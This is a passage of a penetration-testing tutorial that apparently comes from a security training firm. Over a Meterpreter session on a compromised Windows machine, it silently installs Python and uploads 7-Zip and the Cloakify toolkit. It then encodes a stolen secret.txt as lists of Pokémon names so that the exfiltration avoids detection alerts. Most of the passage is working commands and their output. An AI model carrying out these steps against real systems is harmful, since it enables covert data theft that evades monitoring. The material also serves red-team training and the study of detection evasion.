
```
upload python-2.7.msi .
shell
msiexec /i python-2.7.msi /qn
```

```
meterpreter > upload python-2.7.msi
[*] uploading  : python-2.7.msi -> .
[*] uploaded   : python-2.7.msi -> .\python-2.7.msi
meterpreter > shell
Process 6396 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>msiexec /i python-2.7.msi /qn
msiexec /i python-2.7.msi /qn

C:\Users\raj\Downloads>
```

Now download the zip file for cloakifyfactory from GitHub in your local machine.



We also need to download 7-zip exe program for extracting the cloakify-master.zip.



Now extract the 7za920.zip and you will get the 7za.exe file that we have to inject in the victim's machine.

```
root@kali:~/Downloads# ls
7za920.zip  Cloakify-master.zip
root@kali:~/Downloads# unzip 7za920.zip
Archive:  7za920.zip
  inflating: 7-zip.chm
  inflating: 7za.exe
  inflating: license.txt
  inflating: readme.txt
root@kali:~/Downloads# ls
7za920.zip  7za.exe  7-zip.chm  Cloakify-master.zip  license.txt  readme.txt
root@kali:~/Downloads#
```

Now let's upload 7za.exe and cloakfy-master.zip in the remote system. And further, use the 7za.exe program to unzip the cloakify-master.zip.

Therefore, execute the following command:

```
upload /root/Downloads/Cloakify-master.zip .
upload /root/Downloads/7za.exe
shell
7za.exe x cloakify-master.zip
```

```
meterpreter > upload /root/Downloads/Cloakify-master.zip .
[*] uploading  : /root/Downloads/Cloakify-master.zip -> .
[*] uploaded   : /root/Downloads/Cloakify-master.zip -> .\Cloakify-master.zip
meterpreter > upload /root/Downloads/7za.exe .
[*] uploading  : /root/Downloads/7za.exe -> .
[*] uploaded   : /root/Downloads/7za.exe -> .\7za.exe
meterpreter > shell
Process 6304 created.
Channel 32 created.
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>7za.exe x Cloakify-master.zip
7za.exe x Cloakify-master.zip

7-Zip (A) 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18

Processing archive: Cloakify-master.zip

Extracting  Cloakify-master
Extracting  Cloakify-master\DefCon24Slides
Extracting  Cloakify-master\DefCon24Slides\DefCon24_Cloakify_Exfiltration_Toolset.pdf
Extracting  Cloakify-master\DefCon24Slides\SHA-256 Hash.txt
Extracting  Cloakify-master\LICENSE
Extracting  Cloakify-master\README.md
Extracting  Cloakify-master\README_GETTING_STARTED.txt
Extracting  Cloakify-master\ciphers
Extracting  Cloakify-master\ciphers\amphibians
Extracting  Cloakify-master\ciphers\belgianBeers
```

Now we want to transfer the secret.txt file of the compromised machine but directly copying the file might generate the alert, therefore, we will transform the data as done above.

```
meterpreter > cat secret.txt
Best of Cyber Security Training Course

IGNITE TECHNOLOGIES is starting SUMMER TRAINING class with exclusives offer. This

Summer Training Courses:

Ethical Hacking
Network Penetration Testing
Web Penetration Testing
Computer forensic
CTF Challenges
Red Teaming Practice

For more details, please contact Ignite Technologies:
Address: 3rd Floor, 26 Pusa Road (Adjacent Karol Bagh Metro Station Gate No. 4)
CALL US (+91) - 9599387841, (011) 45103130
```

Now again we try to covert the content of the secret.txt file by hiding it behind the cloaked file. And it is very simple as performed earlier with little modification. So now we can run the cloakify.py file with the help of python.

```
C:\Python27\python.exe cloakify.py C:\Users\raj\Desktop\secret.txt
ciphers\pokemonGo > dump.txt
type dump.txt
```

Thus, we can observe that with the help of cloakify we have transformed the filetype cannot be detected easily.

Conclusion: cloakify-factory could be very useful for exfiltrating data internally as we saw it has many cipher script that used to the cloaked data file and hence it is a very effective tool for performing text-based steganography.

```
C:\Users\raj\Downloads\Cloakify-master>C:\Python27\python.exe cloakify.py C:\Users\raj\Desktop\secret.txt ciphers\pokemonGo > dump.txt
C:\Python27\python.exe cloakify.py C:\Users\raj\Desktop\secret.txt ciphers\pokemonGo > dump.txt

C:\Users\raj\Downloads\Cloakify-master>type dump.txt
type dump.txt
Articuno
Zapdos
Horsea
Caterpie
Rhyhorn
Shellder
Poliwag
Slowpoke
Hitmonlee
Ponyta
Poliwag
Koffing
Dratini
Jigglypuff
Porygon
Drowzee
Doduo
Ponyta
Poliwag
Jynx
Hitmonlee
Jigglypuff
Kabuto
Kangaskhan
Doduo
Zapdos
Drowzee
Goldeen
```

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies.
Contact **Here**